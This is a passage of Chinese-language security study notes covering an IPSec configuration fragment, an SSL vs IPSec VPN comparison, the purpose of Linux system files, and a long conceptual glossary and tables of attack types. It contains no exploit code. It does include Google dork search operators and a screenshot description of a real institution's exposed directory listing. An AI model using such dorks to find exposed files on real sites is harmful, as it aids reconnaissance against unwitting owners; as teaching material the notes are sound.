
crypto map CMAP

! 假設 GigabitEthernet0/0 是連接到網際網路的介面


! 設定靜態路由(如有需要)

ip route 192.168.2.0 255.255.255.0 203.0.113.2

! 新增到遠端網段的路由




(資料來源：<https://kkc.github.io/2018/03/21/IPSEC-note/>)



(資料來源：<https://kkc.github.io/2018/03/21/IPSEC-note/>)

2.8 SSL VPN 和 IPSec VPN 比較



(SSL VPN 架構圖)

	SSL VPN	IPSec VPN (Site to Site VPN)
例子	員工使用 SSL VPN 軟體從任何地點連回公司，取得公司內部 IP 以存取公司伺服器	總公司的網路透過 Site to Site VPN 和分公司的網路建立一個虛擬通道，彷彿是透過專線連接
加密連線	使用 TLS 協議進行加密通訊 (SSL 協定已不安全，但因為歷史緣由，大家還是習慣叫 SSL VPN)	使用 IPsec 協議進行加密通訊
OSI 層級	主要應用在應用層，但加密本身在傳輸層實現	主要工作在網路層
客戶端需求	需要安裝專用軟體，或者可以直接透過網頁瀏覽器訪問	網路閘道間通常需要設定 Site to Site VPN 連線，用戶端不需要額外設定



(SSL VPN 連線成功後可以取的 140.115 的中央大學 IP)

2.9 Linux 常見檔案用途

- /etc/passwd：用戶帳號的基本訊息，但因為必須對所有人可讀，所以將密碼的 hash 值放到只有 root 可以讀取的/etc/shadow 檔案。
- /etc/shadow：儲存使用者密碼的 hash 值，這個檔案的權限設定非常嚴格，只有 root 用戶可以讀取和修改，以確保密碼的安全性。
- ~/.ssh/known_hosts：連線至對方主機後，會記錄對方主機的指紋。這樣做是為了在未來的連線中能夠識別和驗證該主機。以防範中間人攻擊。
- ~/.ssh/authorized_keys：存儲允許通過 SSH 公鑰認證登入該帳戶的公鑰列表。每行包含一個公鑰。通過使用公鑰認證，可以提高安全性並簡化登入過程，無需每次輸入密碼。
- /var/log/wtmp：使用者的登入歷史紀錄，可以使用 last 指令查看這些紀錄。
- /var/log/btmp：記錄失敗的登入嘗試，使用 lastb 指令查看。

- `~/bash_history`：使用者曾經下過的指令，可以透過 `history` 指令查看或操作指令歷史。
- `/etc/sudoers`：定義哪些用戶可以使用 `sudo` 命令，並設定相關的權限。
- `/etc/crontab`：定時排程配置，需要稽核以防止未授權的定時排程。
- `/var/log/messages`：記錄系統的一般訊息，可能包含安全警報。
- `/var/log/secure`：檔案用於記錄與安全相關的所有事件，包含用戶登入紀錄。

2.10 常見攻擊

- 緩衝區溢位(Buffer Overflow)：攻擊者針對程式設計缺陷，在某個資料超過了處理程式限制的範圍時，破壞程式執行、趁著中斷之際取得程式或是系統的控制權，進而入侵系統，竊取資料，甚至造成主機當機的現象。
- SQL 資料隱碼攻擊(SQL Injection)：攻擊者利用網站應用程式的安全漏洞，將惡意的 SQL 代碼插入到後端資料庫執行的查詢中。這可能導致未經授權的資料存取或操作，例如繞過登入認證、提取、修改、刪除資料庫中的資料，甚至是執行管理員級別的任務。
- 重送攻擊(Replay Attack)：在這種攻擊中，攻擊者截獲網路通訊中的有效封包並重新傳送它們，以期欺騙系統進行未經授權的操作。例如，攻擊者可能會截獲一個用戶對銀行的交易認證封包，然後重送這些封包來進行不正當的金錢轉移。
- 阻斷式攻擊(Denial of Service Attack, DoS)：攻擊者發起大量的請求或封包，超過網站或網路服務的處理能力，導致合法用戶無法存取該服務。如果是分散式阻斷式攻擊(Distributed Denial of Service Attack, DDoS)，攻擊會來自多個源頭，使得防禦更加困難。這種攻擊的目的是使網站或服務不可用，影響其正常營運。
- 關於攻擊方式可以分成以下三類：

- 發送惡意封包讓主機當機：
 - ◆ 這種攻擊會持續發送大量的惡意封包，導致主機無法處理這些流量，最終當機。
- 把資源耗盡(CPU、Memory、Disk)：
 - ◆ 這種攻擊會針對系統的資源進行大量消耗，例如大量的計算需求使得 CPU 運算能力耗盡，或是大量的資料讀寫讓記憶體或磁碟空間耗盡，進而使系統無法正常運作。
- 把頻寬耗盡：
 - ◆ 這種攻擊會持續發送大量流量到目標系統，耗盡網路頻寬，使得其他合法的使用者無法正常連接到服務。
- 中間人攻擊(Man in the Middle, MitM)：中間人攻擊發生時，攻擊者秘密地介入通訊雙方之間，攔截、修改或轉發雙方的通訊資料。這種攻擊方式可能讓攻擊者截獲敏感資訊，如登入憑證和信用卡資訊，或者在通訊過程中注入惡意資訊。
- ARP 欺騙(ARP Poisoning)：ARP 欺騙是透過發送偽造的 ARP 到區域網路內，目的在於將攻擊者的 MAC 地址與網內其他主機的 IP 地址關聯起來。這使得攻擊者能夠接收本該發送給這些主機的流量，常用於執行中間人攻擊。
- SYN Flooding 網路阻斷服務攻擊：用戶傳用 SYN 封包給伺服器，收到 SYN/ACK 之後，不傳送 ACK 回伺服器，使三項交握永遠無法完成。
- DNS 放大攻擊(DNS amplification attack)：DNS 放大攻擊通過利用公開可訪問的 DNS 伺服器，發送大量 DNS 查詢請求並偽造受害者的 IP 地址，迫使 DNS 伺服器向受害者發送大量回應。這不僅消耗受害者的網路頻寬，也給 DNS 伺服器帶來負擔，屬於分散式阻斷式攻擊(DDoS)攻擊的一種。
- 暴力破解(Brute Force Attack)：暴力破解攻擊是通過不斷嘗試猜測密碼，來獲得未授權訪問的攻擊方式。攻擊者通常使用自動化工具，嘗試所有可能的密

碼組合，直到找到正確的密碼。這種攻擊方式對於弱密碼尤其有效。

- TCP/IP 連線劫持(Session Hijacking)：取得要劫持連線的 TCP 序號(Sequence Number)，與受害主機 可建立網路連線，偽裝成受害主機，發送特定 TCP 序號的封包。
- 零日攻擊(Zero Day Attack)：零日攻擊是指利用軟體中未公開的安全漏洞進行的攻擊。因為這些漏洞在被發現並修復之前是未知的，所以稱為「零日」。攻擊者利用這些漏洞可以繞過安全防護措施，進行數據竊取、系統控制等惡意行為。
- 社交工程(Social engineering)：社交工程是一種安全攻擊手段，主要是透過心理操控的技巧誘使人們放棄機密資訊或進行某些行為，而不是通過傳統的駭客技術來獲取存取權限。這種攻擊手法利用人類的自然傾向和情感弱點，例如好奇心、貪婪、恐懼或對權威的尊重，來誘騙受害者執行攻擊者的指示。
- 垃圾搜尋攻擊(Dumpster Diving)：是指攻擊者搜尋企業或個人未妥善處理的廢棄物(如紙質文件、光碟、硬碟或其他存儲媒介)，以尋找有價值的資訊的行為。這種資訊可能包括個人識別資訊(Personally Identifiable Information, PII)、財務記錄、密碼列表、內部通訊、商業秘密或任何其他可用於進行進一步攻擊的敏感數據。
- 跨站指令碼(Cross Site Scripting, XSS)攻擊：XSS 攻擊利用了網站對用戶輸入資料處理不當，從而在其他用戶的瀏覽器中執行惡意腳本。例如：在一個心情留言板上，攻擊者留下一則包含惡意 JavaScript 代碼的留言。當其他用戶瀏覽這些留言時，他們的瀏覽器會執行該代碼。
- 跨站請求偽造(Cross Site Request Forgery CSRF)：CSRF 攻擊通過誘導已登錄用戶在不自知的情況下執行攻擊者預定的操作。例如，攻擊者在一個惡意網頁上放置一個隱藏的轉帳表單，指向一家銀行的轉帳 URL，並設置好收款人(攻擊者)和金額。當已登錄銀行的用戶訪問這個惡意網頁時，表單自動提交，

由於用戶已驗證，銀行系統錯誤地處理這個轉帳請求。

- Rootkit：Rootkit 是一種惡意軟體(或一組軟體)，設計用來為攻擊者提供對目標計算機系統或網路中一台或多台機器的持久性隱蔽訪問。Rootkit 主要目的是隱藏自身和其他惡意活動，避免被安全軟體檢測到，從而允許攻擊者長期控制或監視受感染的系統。
- 伺服器端請求偽造(Server Side Request Forgery, SSRF)：是一種安全漏洞，攻擊者可以利用此漏洞讓伺服器發送偽造的請求到任意位置。攻擊者通常會利用這個漏洞來訪問內部系統或獲取敏感資料，如內部服務、雜湊金鑰等。這種攻擊通常通過操縱應用程序的 URL 或 HTTP 請求參數來實現。
- 網路釣魚(Phishing)：網路釣魚是一種社會工程手法，攻擊者通過發送看似來自合法來源的電子郵件、簡訊或社交媒體訊息，試圖誘騙收件人提供個人資訊，如用戶名、密碼、信用卡資料等。這些訊息通常包含一些緊急或誘人的資訊，促使受害者點擊連結，導向假冒的網站，進而騙取受害者的個人或財務資訊。
- 捕鯨(Whaling)：捕鯨是針對高階主管或重要個體的釣魚攻擊，所以又稱為「高價值目標釣魚」。這種攻擊通常涉及更加精心設計的郵件或訊息，目的是欺騙公司的高層管理人員，如 CEO 或財務主管，因為他們能夠存取敏感的公司資訊或進行重大的財務操作。
- 魚叉式釣魚(Spear Phishing)：魚叉式釣魚是一種更加針對性的釣魚攻擊，攻擊者會事先收集目標個體的個人資訊，然後定製化的欺詐郵件或訊息，使其看起來更具有個人相關性和說服力。由於這種攻擊方式在準備上需要更多的功夫，因此通常用於針對具體個體或小型群體，以提高成功率。
- 聲音釣魚(Vishing)：聲音釣魚是通過電話系統進行的釣魚攻擊，攻擊者可能會偽裝成銀行、技術支援或其他服務提供者的工作人員，試圖誘騙受害者提供個人資訊或直接進行金錢轉賬。這種攻擊利用了人們對電話通訊的信任，以

及在電話中難以識別對方身份的特性。

- 勒索軟體(Ransomware)：旨在加密受害者的檔案並要求贖金。勒索軟體通常透過電子郵件、網路釣魚攻擊或惡意軟體感染電腦。一旦電腦感染勒索軟體，受害者將無法存取其檔案。勒索軟體會顯示一條訊息，要求受害者支付贖金以解密檔案。由於加密軟體經常會變形，因此很難被防毒軟體(基於pattern)發現，著名的 WannaCry 勒索病毒使用伺服器訊息區塊(Server Message Block, SMB)漏洞(CVE-2017-0143、CVE-2017-0148)攻擊微軟作業系統，微軟公司已於 2017 年 3 月 14 日在 TechNet 發佈「MS17-010」的資訊安全公告，並向使用者推播了 Windows 系統修復修補程式「KB4013389」封堵此漏洞。此漏洞是使用永恆之藍(EternalBlue)的技術。
- 勒索軟體的強大之處在於其使用非對稱金鑰加密技術來加密受害者的檔案，這種技術涉及一對金鑰：公開金鑰和私人金鑰。在感染過程中，公開金鑰被用來加密受害者的檔案，而私人金鑰，作為解密這些檔案的唯一鑰匙，則被攻擊者安全地保管。攻擊者會要求支付贖金，作為交換私人金鑰以解密檔案的條件。這種加密方法的關鍵在於，沒有私人金鑰，就算擁有公開金鑰也無法解密檔案，因此即使受害者使用最新的防毒軟體，也無法破解加密，只能考慮是否支付贖金以收回自己的資料。
- 千面人病毒(Polymorphic Virus)：是一種多形病毒，它會在每次感染時對自身的程式碼進行變異。Polymorphic Virus 通常會使用變形引擎來生成新的程式碼。
- IP 位址欺騙(IP address spoofing)：是一種網路攻擊技術，攻擊者在此技術中偽造發送封包的來源 IP 地址，使其看起來像是來自受信任的來源 IP 地址。
- 搜尋引擎攻擊(Google Hacking)：利用搜尋引擎(如 Google)進行高級搜尋查詢，以發現網站的安全漏洞、敏感資訊泄露、公開的敏感目錄或文件等。這種技術是通過使用特定的搜尋語法(稱為 Google Dorks)來實現的，這些語法可

以幫助攻擊者快速找到網路上的漏洞資訊或敏感資訊。

- site: - 指定要在特定網站或域中搜索的資訊。例如，site:example.com 將只顯示來自 "example.com" 的結果。
- filetype: - 搜索特定文件類型。例如，filetype:pdf 將找出所有的 PDF 文件。
- intitle: - 搜索在網頁標題中出現的文字。例如，intitle:"index of" 可以用來尋找開放目錄。
- inurl: - 搜索 URL 中包含特定文字的頁面。例如，inurl:admin 將會找出 URL 中含有 "admin" 的頁面。
- intext: - 搜索網頁正文中出現的特定文字。例如，intext:confidential 可以用來查找包含 "confidential" 文字的頁面。

The screenshot shows a Google search results page. The search bar contains the query "intitle:'index of'". Below the search bar, there are navigation links for "全部", "圖片", "新聞", "影片", "書籍", and "更多". A "工具" link is also present. The search results indicate approximately 9,520,000 results found in 0.18 seconds. A specific result from the National Kaohsiung Normal University Research Office is highlighted, showing an image of a document titled "Index of /images". The page lists various files including "世界大學排名-10.jpg", "主視覺海報.jpg", and "主題演講_傅遠智.pdf".

Name	Last modified	Size	Description
Parent Directory	2020-02-25 10:10	75K	-
世界大學排名-10.jpg	2019-11-04 15:11	6.6M	
主視覺海報.jpg	2020-11-12 14:37	1.0M	
主題演講_傅遠智.pdf	2019-01-14 15:41	118K	
全校.jpg	2020-02-25 10:10	72K	
其他議題-08.jpg	2023-02-04 11:54	-	
分析研究報告/	2020-10-21 15:58	2.2M	
分析研究報告/	2020-10-21 15:29	2.2M	
北部巡迴講座海報-01-01.jpg			
北部巡迴講座海報-01.jpg			

- 電腦病毒(Virus)：電腦病毒具有散播、隱藏、感染、潛伏及破壞等特性，附著於執行檔或文件，透過用戶互動(如開啟檔案)傳播。
- 木馬程式(Trojan Horse)：偽裝成合法軟體或隱藏在合法軟體之中，騙取使用

者的信任以執行惡意活動。木馬程式的目的可能包括竊取資料、安裝更多惡意軟體或創建一個系統漏洞等，但它本身不會自我複製或擴散到其他文件。

- 蠕蟲(Worm)：會不斷複製，並利用網路感染其他主機，不需要用戶互動，利用網路漏洞感染其他系統。
- 後門程式(Backdoor)：是一種允許遠端未經授權存取的惡意程式。它創建了一個隱秘的入口，使攻擊者可以繞過正常的身份驗證程序，遠端控制受感染的電腦。後門可以由其他惡意軟體(如木馬)安裝，或者由攻擊者直接利用系統漏洞創建。
- 字典攻擊法(Dictionary Attack)：這種攻擊方法使用一個預先編制的詞彙列表(即“字典”)，這個列表包含了大量可能的密碼，攻擊者將這些密碼一一嘗試，以尋找正確的密碼。這個列表可能包括常用的、猜測的或先前洩露的密碼。
- 彩虹表攻擊(Rainbow Table Attack)：彩虹表是一種預先計算出的，用於加密演算法雜湊值與其對應明文密碼之間映射關係的巨大資料表。透過查找加密後的雜湊值，如果這些值存在於彩虹表中，攻擊者可以迅速找到對應的明文密碼，而不需要進行現場計算。
- 密碼潑灑>Password Spraying)攻擊：是一種猜測密碼的攻擊方式，不同於傳統的暴力破解攻擊(嘗試一個帳號的許多密碼)，密碼潑灑針對多個用戶嘗試同一個或少數幾個常見的弱密碼。
- Smurf Attack：Smurf 攻擊是通過向網路廣播地址發送大量的 ICMP 請求(Echo 請求)封包，並將返回地址偽裝成目標機器的 IP 地址，從而使得回應的 Echo 回應封包洪水般地返回到目標機器上，導致目標機器或網路服務不可用。
- Land Attack：攻擊是一種拒絕服務(DoS)攻擊，攻擊者在 TCP/IP 封包的標頭中將目的地 IP 地址和來源 IP 地址設置為相同的值，並將該封包發送到目標系統。當目標系統接收到這樣的封包時，可能會導致系統崩潰或重啟，因為它

試圖回應自己，從而進入一種無限循環。

- Fraggle Attack：Fraggle 攻擊通過 UDP 協定發送大量的封包至網路的廣播地址，並將封包的來源地址偽造為攻擊目標的 IP 地址。
- UDP Flood Attack：UDP 洪水攻擊是通過向目標系統或網路發送大量的 UDP 封包來耗盡目標的資源，從而導致拒絕服務。這種攻擊不關心封包是否到達有效端口。
- ICMP Flood Attack：ICMP 洪水攻擊(又稱為 Ping 洪水攻擊)是通過向目標發送大量的 ICMP(網際網路控制消息協議)Echo 請求(即 Ping 請求)，試圖耗盡目標的處理能力和網路頻寬，從而使正常的請求無法被處理。
- Teardrop Attack：是利用 IP 分組的重組機制。IP 分組在傳輸過程中可能會被分割成多個片段，到達目的地後再進行重組。攻擊者會利用這一點，發送具有重疊或衝突的 IP 分組片段，導致主機在重組時發生錯誤，進而耗盡主機的資源。
- 鍵盤側錄：也稱為鍵盤記錄或鍵盤監聽，是一種監控技術，通常被用於惡意目的。這種技術涉及攻擊者透過惡意軟軟體(稱為鍵盤側錄器或鍵盤記錄器)來記錄或攔截在電腦鍵盤上輸入的所有按鍵資訊。這些記錄下來的資訊可能包括敏感資料，如用戶名、密碼、信用卡資訊、個人對話等，之後這些資料會被未經授權地傳回給攻擊者。
- 憑證填充攻擊(Credential Stuffing)：是一種自動化的網路攻擊手段，攻擊者利用先前從其他網站洩露的用戶名和密碼，試圖在多個網站上登入，因為很多用戶會在不同的網站上重複使用相同的登入憑證。
- 安全設定錯誤(Security Misconfiguration)：這是一種常見的安全問題，發生於應用程式、資料庫、Web 伺服器、平台等未被正確配置的情況下。顯示過多的錯誤訊息(如堆疊追蹤)給終端使用者，可能會無意中洩露關於應用程式的內部結構、底層技術、資料庫欄位等機敏資訊，從而給攻擊者提供可利用的資

訊。

- Ping of Death：攻擊者會發送一個或多個 ICMP 數據包給目標系統，這些數據包的大小超過了 IP 協議所允許的最大封包大小(65,535)。當這些過大的封包到達目標系統時，由於系統無法正確處理這種異常大小的封包，可能導致系統崩潰或重新啟動。
- 複製型釣魚(Clone Phishing)：攻擊者使用某些方法密切監視受害者收件匣。攻擊者會收受害者的近期電子郵件最好有連結或附件並進行複製偽造。
- 誤植域名攻擊(Typosquatting Attack)：這是一種被動攻擊形式，攻擊者註冊與知名域名相似的域名，當用戶不小心輸入錯誤的網址時，可能不經意地訪問到這些惡意網站。雖然這種攻擊可以用於進行釣魚等主動攻擊，但其本身更多地關注於利用用戶的錯誤輸入來誘導他們訪問偽造的網站，而不是直接對目標系統進行攻擊。

攻擊方法	簡短描述
網路協議攻擊	
ARP 欺騙 (ARP Poisoning)	發送偽造的 ARP 訊息，將攻擊者的 MAC 位址與目標 IP 位址關聯
DNS 快取污染 (DNS Cache Poisoning 或 DNS Spoofing)	破壞 DNS 查詢過程，將錯誤的 IP 位址與域名關聯，導致使用者被導向惡意網站
IP 位址欺騙 (IP address spoofing)	偽造封包的來源 IP 位址
Land 攻擊 (Land Attack)	發送來源端 IP 和目標端 IP 相同的 TCP/IP 封包，可能導致系統當機
Teardrop 攻擊 (Teardrop Attack)	發送具有重疊或衝突的 IP 分組片段，導致主機在重組時發生錯誤
中間人攻擊 (Man in the Middle, MitM)	攻擊者介入兩方通訊，可能攔截或修改資料
TCP/IP 連線劫持 (Session Hijacking)	透過獲取有效的連線狀態來劫持通訊
SSL 劫持 (SSL Hijacking)	攻擊者攔截並修改 SSL/TLS 連接的建立過程，強制使用弱加密或無加密連接，以便監聽或操縱加密通訊
重送攻擊 (Replay Attack)	重新發送之前截獲的有效資料封包

Web 應用攻擊

SQL 資料隱碼攻擊 (SQL Injection)	將惡意 SQL 程式碼插入應用程式的查詢中
跨站指令碼攻擊 (Cross Site Scripting, XSS)	在網頁中注入惡意腳本
跨站請求偽造 (Cross Site Request Forgery, CSRF 或 XSRF)	誘導使用者執行非預期的操作
伺服器端請求偽造 (Server-Side Request Forgery, SSRF)	使伺服器向攻擊者指定的位址發送請求
XML 外部實體攻擊 (XML External Entity, XXE)	利用 XML 解析器處理外部實體引用的漏洞，可能導致敏感資訊洩露、拒絕服務等
CookieSpy(Cookie 監視器)	用於監視和分析瀏覽器 cookie 的軟體工具，可用於網站開發或安全測試，但也可能被用於惡意目的
緩衝區溢位 (Buffer Overflow)	利用程式漏洞，寫入超出預定大小的資料
目錄遍歷攻擊 (Directory Traversal)	攻擊者試圖存取 Web 伺服器根目錄之外的檔案
點擊劫持 (Clickjacking)	透過重疊的透明層網頁誘導使用者點擊隱藏的惡意連結或按鈕
遠端程式碼執行 (Remote Code Execution, RCE)	攻擊者能夠在目標系統上遠端執行任意程式碼
文件上傳漏洞 (Unrestricted File Upload)	攻擊者通過上傳惡意檔案(如病毒、木馬、後門)到網站，以獲取對目標系統的控制權
不安全的反序列化 (Insecure Deserialization)	應用程式在反序列化不可信資料時，可能導致遠端程式碼執行、存取控制繞過等嚴重安全問題
隱藏欄位攻擊 (Hidden-Field-Tampering Attack)	隱藏欄位攻擊涉及攻擊者修改網頁表單中的隱藏欄位數據，從而影響後端系統的處理結果。
阻斷服務攻擊	
阻斷服務攻擊 (Denial of Service, DoS)	發送大量請求，耗盡目標系統資源
分散式阻斷服務攻擊 (Distributed Denial of Service, DDoS)	多個來源同時發動 DoS 攻擊
DNS 放大攻擊 (DNS amplification attack)	利用公開 DNS 伺服器發送大量查詢，造成 DDoS 攻擊
UDP 洪水攻擊 (UDP Flood Attack)	發送大量 UDP 封包耗盡目標資源
Fraggle 攻擊 (Fraggle Attack)	透過 UDP 協定向廣播位址發送大量封包
ICMP 洪水攻擊 (ICMP Flood)	發送大量 ICMP Echo 請求(Ping)耗盡目標資源

Attack)	
Smurf 攻擊 (Smurf Attack)	向網路廣播位址發送大量 ICMP 請求，導致目標機器或網路服務無法使用
死亡之 Ping (Ping of Death)	發送超過 IP 協定允許的最大封包大小的 ICMP 資料包
SYN 洪水攻擊 (SYN Flood)	發送大量 SYN 請求但不完成三項交握(不回應伺服器 ACK)，直至耗盡伺服器資源
HTTP 洪水攻擊 (HTTP Flood)	發送大量 HTTP 請求耗盡 Web 伺服器資源
慢速攻擊 (Slowloris Attack)	以極低的速度發送不完整的 HTTP 請求，耗盡伺服器連接資源
慢速 POST 請求攻擊 (Slow HTTP POST Attack)	攻擊者發送 HTTP POST 請求時，設定 Content-Length 為很大的值與 HTTP BODY 的傳輸速率非常緩慢，造成連線持續佔用而耗盡網站伺服器的連接資源
社交工程攻擊	
社交工程 (Social engineering)	利用心理操控技巧誘使人們洩露資訊或執行特定行為
網路釣魚 (Phishing)	大規模、無差別的釣魚攻擊，偽裝成可信來源以獲取敏感資訊
捕鯨式網路釣魚 (Whaling)	針對高階主管的高度客製化釣魚攻擊
魚叉式網路釣魚 (Spear Phishing)	針對特定個人或群體(通常是一般員工)的高度客製化釣魚攻擊
語音釣魚 (Voice Phishing 或 Vishing)	利用語音通訊(如電話、網路語音通話、社交媒体語音等)進行的釣魚攻擊
簡訊釣魚 (Smishing)	利用簡訊進行的釣魚攻擊，攻擊者會發送含有惡意連結或要求提供敏感資訊的訊息
QR Code 釣魚 (Quishing)	透過 QR Code 進行的釣魚攻擊，攻擊者將惡意連結隱藏在 QR Code，因本身為圖像檔案，故部分防禦機制無法偵測圖像檔案之連結是否為惡意
複製型網路釣魚 (Clone Phishing)	攻擊者複製一封真實的電子郵件，但將原始郵件中的附件或連結替換成含惡意軟體的版本，然後重新發送給收件人
垃圾搜尋攻擊 (Dumpster Diving)	搜尋廢棄物以獲取敏感資訊
水坑攻擊 (Watering Hole Attack)	攻擊者感染目標經常瀏覽的網站，等待目標瀏覽並被感染
錯誤拼寫域名攻擊 (Typosquatting)	註冊與知名域名相似的域名以誤導使用者

Attack)	
搜尋引擎攻擊 (Google Hacking)	利用搜尋引擎發現網站漏洞或敏感資訊
惡意接入點 (Rogue AP)	設置未經授權的無線接入點，誘使用戶連接以竊取敏感資訊或進行網路入侵
雙胞胎攻擊 (Evil Twin)	創建與合法無線網路相同的惡意接入點，欺騙用戶連接並竊取資料
商業電子郵件詐騙(Business Email Compromise, BEC)	攻擊者冒充公司高層或信任的商業夥伴，以電子郵件方式誘騙員工執行未經授權的資金轉帳或洩露敏感資訊
惡意程式	
電腦病毒 (Virus)	感染其他檔案並在使用者互動時傳播的惡意程式
特洛伊木馬程式 (Trojan Horse)	常偽裝成提供便利或實用的免費軟體，吸引使用者下載使用，偽裝成合法軟體的惡意程式
蠕蟲 (Worm)	能自我複製並透過網路傳播的惡意程式
後門程式 (Backdoor)	繞過正常認證的隱密系統入口
勒索軟體 (Ransomware)	加密使用者檔案並要求贖金的惡意軟體
變種病毒 (Polymorphic Virus)	能夠改變自身程式碼以逃避偵測的病毒
隱匿軟體 (Rootkit)	隱藏自身並提供持續存取權限的惡意軟體集合
鍵盤側錄 (Keylogger)	記錄使用者鍵盤輸入的惡意軟體
驅動下載攻擊 (Drive-by Download)	使用者在瀏覽網頁時，未經許可自動下載惡意軟體
密碼和認證攻擊	
暴力破解 (Brute Force Attack)	嘗試所有可能的密碼組合
字典攻擊法 (Dictionary Attack)	使用預先編制的密碼列表嘗試破解
彩虹表攻擊 (Rainbow Table Attack)	使用預先計算的雜湊值形成一個表利用查表來破解密碼
密碼潑灑攻擊 (Password Spraying)	對多個帳戶嘗試少量常見密碼，通常使用同一組密碼嘗試多個不同的帳號
憑證填充攻擊 (Credential Stuffing)	使用從其他網站洩露的帳號和密碼嘗試登入
其他攻擊方法	
側通道攻擊 (Side-Channel Attack)	利用系統實體實作中的資訊洩露來推斷機密資訊，例如透過敲鍵盤的聲音推測密碼
高級持續性威脅 (Advanced Persistent Threat, APT)	長期的、有針對性的複雜攻擊，通常由組織化駭客團體執行，目標是持續存取和竊取資料
零時差攻擊 (Zero Day Attack)	利用軟體中未公開的安全漏洞進行攻擊

DDos 攻擊類型與對應 OSI 層級整理		
OSI 層級	DDos 攻擊類型	
Application layer 7	CC attack (CC 攻擊)	消耗資源
	Slow attacks (慢速攻擊)	
	HTTP Flood	
	DNS 洪水攻擊(DNS NXDOMAIN Flood)	
Presentation layer 6	TLS 層攻擊(不完整 TLS 會話)	
Session layer 5		
Transport layer 4	Ack Flood	消耗資源
	Land Attack	
	SYN Flood Attack	
	UDP Flood Attack/ Fraggle Attack	
Network layer 3	Smurf Attack(ICMP)	佔滿頻寬
	ICMP Flood Attack	
	Ping of Death(ICMP)	
Data link layer 2		
Physical layer 1		

(肯伊提供)

2.11 歷史上重大漏洞

